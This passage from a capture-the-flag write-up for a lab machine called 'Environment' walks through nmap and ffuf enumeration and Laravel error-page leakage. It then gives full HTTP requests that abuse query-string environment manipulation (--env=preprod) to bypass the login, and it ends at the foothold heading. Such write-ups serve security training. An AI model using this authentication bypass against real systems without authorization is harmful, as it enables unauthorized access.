Environment
by 0xW1LD

Enumeration
As usual let’s start off with an nmap scan.
1
2
3
4
5
6
7
8
9
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 5c023395ef44e280cd3a960223f19264 (ECDSA)
|_  256 1f3dc2195528a17759514810c44b74ab (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-title: Save the Environment | environment.htb
|_http-server-header: nginx/1.22.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We can see two ports open on the box.
- 22 : ssh
- 80 : http
Website
Let’s add environment.htb to our /etc/hosts file like so:
1
<IP>    environment.htb
Now we should be able to visit the website.

As we can see we are greeted by a website which seems to only have the ability to join a mailing list.

When signing up for a mailing list a POST request is sent to mailing and returns the message Email added to the mailing list successfully!
Let’s take a look at the headers.
1
2
3
4
5
6
7
8
9
10
HTTP/1.1 200 OK
Server: nginx/1.22.1
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Cache-Control: no-cache, private
Date: Sat, 03 May 2025 23:30:47 GMT
Set-Cookie: XSRF-TOKEN=eyJpdiI6Ilp3ZVVCVk5zMWNHSDRhNkcyUGZoeGc9PSIsInZhbHVlIjoiL2JjNkdzWWt2Y1cxYTA2RWJ2b3ovRXMwNVNTc0s3eVRRKzgxOGExSDE2ZEVVTTFXZGxIVkFxdEgyQ3MydnRIVkFNME0rTnFpdWxWRG4zRnpoZXl3c2dlcEFEZHY3amdrVVN6Uk1ZU1EvNUpuaXBGeDR3WCs3aWVDaE1QNEQyMEEiLCJtYWMiOiJmMDE4Zjg5MTI4Mzc1ZjNmODc5MDI1YzZlMzk2Y2IxZDM4ZjA1ZDhiMzg1NTFmYmQyMmQxYTFlZDY4ODAzYWQyIiwidGFnIjoiIn0%3D; expires=Sun, 04 May 2025 01:30:47 GMT; Max-Age=7200; path=/; samesite=lax
Set-Cookie: laravel_session=eyJpdiI6InJwU3YyR3h3TjQvekdEckpEellDQnc9PSIsInZhbHVlIjoiS0tlMElKMDBuakx1SE9CV1NWOFZ0SVN5d2tRYWNkZGQ2dmhQRFk5Kzdmc0Zwbm1rbGVoQnZNcm5OZlErQmc3dG1XbFZuM3ZiajA0cW5XdmpYQkhSdytncUVqVGhTTHJQWnJkcFpKU1U0MlM5RnI5UWg1OWtxY1ZMNm14dUJOdG4iLCJtYWMiOiIwN2M1Y2UyODVhMTk2MDBlMGZlMjUyMDViYTcyZGEyNmI4YTc2MjUxYjA2ZGRjOWNkODM0NjgwMmFjZDg2MDlhIiwidGFnIjoiIn0%3D; expires=Sun, 04 May 2025 01:30:47 GMT; Max-Age=7200; path=/; httponly; samesite=lax
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Looking at these headers we can see that the server is running on nginx 1.22.1 and contains a laravel_session cookie which indicates that it is running the laravel php framework.
Let’s fuzz for some subdirectories.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
ffuf -w `fzf-wordlists` -u http://environment.htb/FUZZ -fs 153

        / ___\  / ___\           / ___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://environment.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/lists/seclists/Discovery/Web-Content/quickhits.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 153
________________________________________________

login                   [Status: 200, Size: 2391, Words: 532, Lines: 55, Duration: 408ms]
upload/                 [Status: 405, Size: 244869, Words: 46159, Lines: 2576, Duration: 560ms]
:: Progress: [2565/2565] :: Job [1/1] :: 115 req/sec :: Duration: [0:00:24] :: Errors: 0 ::
Looking at the results we have 2 hits, login, and upload with the status code of 405 which is method not allowed.
Let’s visit login.

We can see we are greeted by a Marketing Management login portal.

Attempting some credentials like admin@environment.htb:password leads to an invalid credentials error message.
Let’s take a look at /upload.

We can see a dashboard for laravel indicating the versions of both php and laravel of 8.2.28 and 11.30.0 respectively.
If we change our request method to POST we get the following:

This might indicate that we need a valid token, if we take our current token and add it to the body of the request we get redirected to /login
Looking around for vulnerabilities on laravel we can find an article on Environment manipulation via query string in Laravel.
Attempting to inject environment arguments, http://environment.htb/?–env=local leads to our environment variable being put onto the page.

Back to /login, if we try to send a POST request with nothing but our token we get an internal server error.

In the error above we can see that there is a check for remember, let’s see if we can view the code below by setting remember to something not supported.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /login HTTP/1.1
Host: environment.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
Origin: http://environment.htb
Connection: keep-alive
Referer: http://environment.htb/login?error=Invalid%20credentials.
Cookie: XSRF-TOKEN=eyJpdiI6IktpamtpaG5oY0FOdlYzNnRqM3BPc3c9PSIsInZhbHVlIjoieklmUUhJS2VZbXppbkwycVhpekR1TXU3ZzdlWmJScmVZa1VHbkwvZmFtM3Ewc2NITktmT3F0TXBBOXhjN01CR3RNejlxWU1mSjdKOVJ1QzdIOWNLZWNCSlRuRzlZUnFyUUVOQWJ0UEpBQU4waFVoc2VDUVVQVFZuNTJMZ0RRcWkiLCJtYWMiOiIzMTVlMDU1N2JjMjVmYTA0MTQxY2JmYWM5OTk1MWVhOTU3NmYzYzgxYzdlMjM2NjA5ZGI2Mzc2MWI1MjJkOGE5IiwidGFnIjoiIn0%3D; laravel_session=eyJpdiI6Ii9Rdkg4QkEwNUFqMXlsTUF1czEzK1E9PSIsInZhbHVlIjoiMTVteHRBekxFelBGYjFwd21rdjF4TmptMEpxKzcxVHRZNWx5OEZpUDR6UldpZi9RSE5oTDBYNjM2Tm81Y2xQL3NueGhSc2RCS3pyTCt5M2t2ZC9HcHlWNmlaaEhWZ1IvSGlCM0Vsb0xWVklyU2F1OVpYT2pVQ0MzUHA2RUVEMFYiLCJtYWMiOiIyNjNkNDYxN2YwMWMyZTVmYTU4OGMwMjQ2NDFkMzg0NmFmOTVhNDI5Yzg3NTRkZjU4NWEyMjBiZWJmNzY4MDgwIiwidGFnIjoiIn0%3D
Upgrade-Insecure-Requests: 1
Priority: u=0, i

_token=NrzeUaIYwTANRvzxCd3Hp4bPCZkmA6hRMEfDC8Y3&email=w1ld%400xw1ld.github.io&password=Password&remember=w1ld
We see that we can view the code below in the error.

We can see that it checks if the env is preprod. So let’s try it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /login?--env=preprod HTTP/1.1
Host: environment.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
Origin: http://environment.htb
Connection: keep-alive
Referer: http://environment.htb/login?error=Invalid%20credentials.
Cookie: XSRF-TOKEN=eyJpdiI6IktpamtpaG5oY0FOdlYzNnRqM3BPc3c9PSIsInZhbHVlIjoieklmUUhJS2VZbXppbkwycVhpekR1TXU3ZzdlWmJScmVZa1VHbkwvZmFtM3Ewc2NITktmT3F0TXBBOXhjN01CR3RNejlxWU1mSjdKOVJ1QzdIOWNLZWNCSlRuRzlZUnFyUUVOQWJ0UEpBQU4waFVoc2VDUVVQVFZuNTJMZ0RRcWkiLCJtYWMiOiIzMTVlMDU1N2JjMjVmYTA0MTQxY2JmYWM5OTk1MWVhOTU3NmYzYzgxYzdlMjM2NjA5ZGI2Mzc2MWI1MjJkOGE5IiwidGFnIjoiIn0%3D; laravel_session=eyJpdiI6Ii9Rdkg4QkEwNUFqMXlsTUF1czEzK1E9PSIsInZhbHVlIjoiMTVteHRBekxFelBGYjFwd21rdjF4TmptMEpxKzcxVHRZNWx5OEZpUDR6UldpZi9RSE5oTDBYNjM2Tm81Y2xQL3NueGhSc2RCS3pyTCt5M2t2ZC9HcHlWNmlaaEhWZ1IvSGlCM0Vsb0xWVklyU2F1OVpYT2pVQ0MzUHA2RUVEMFYiLCJtYWMiOiIyNjNkNDYxN2YwMWMyZTVmYTU4OGMwMjQ2NDFkMzg0NmFmOTVhNDI5Yzg3NTRkZjU4NWEyMjBiZWJmNzY4MDgwIiwidGFnIjoiIn0%3D
Upgrade-Insecure-Requests: 1
Priority: u=0, i

_token=NrzeUaIYwTANRvzxCd3Hp4bPCZkmA6hRMEfDC8Y3&email=w1ld%400xw1ld.github.io&password=Password&remember=True

Success! we’re redirected to the management dashboard!
Foothold
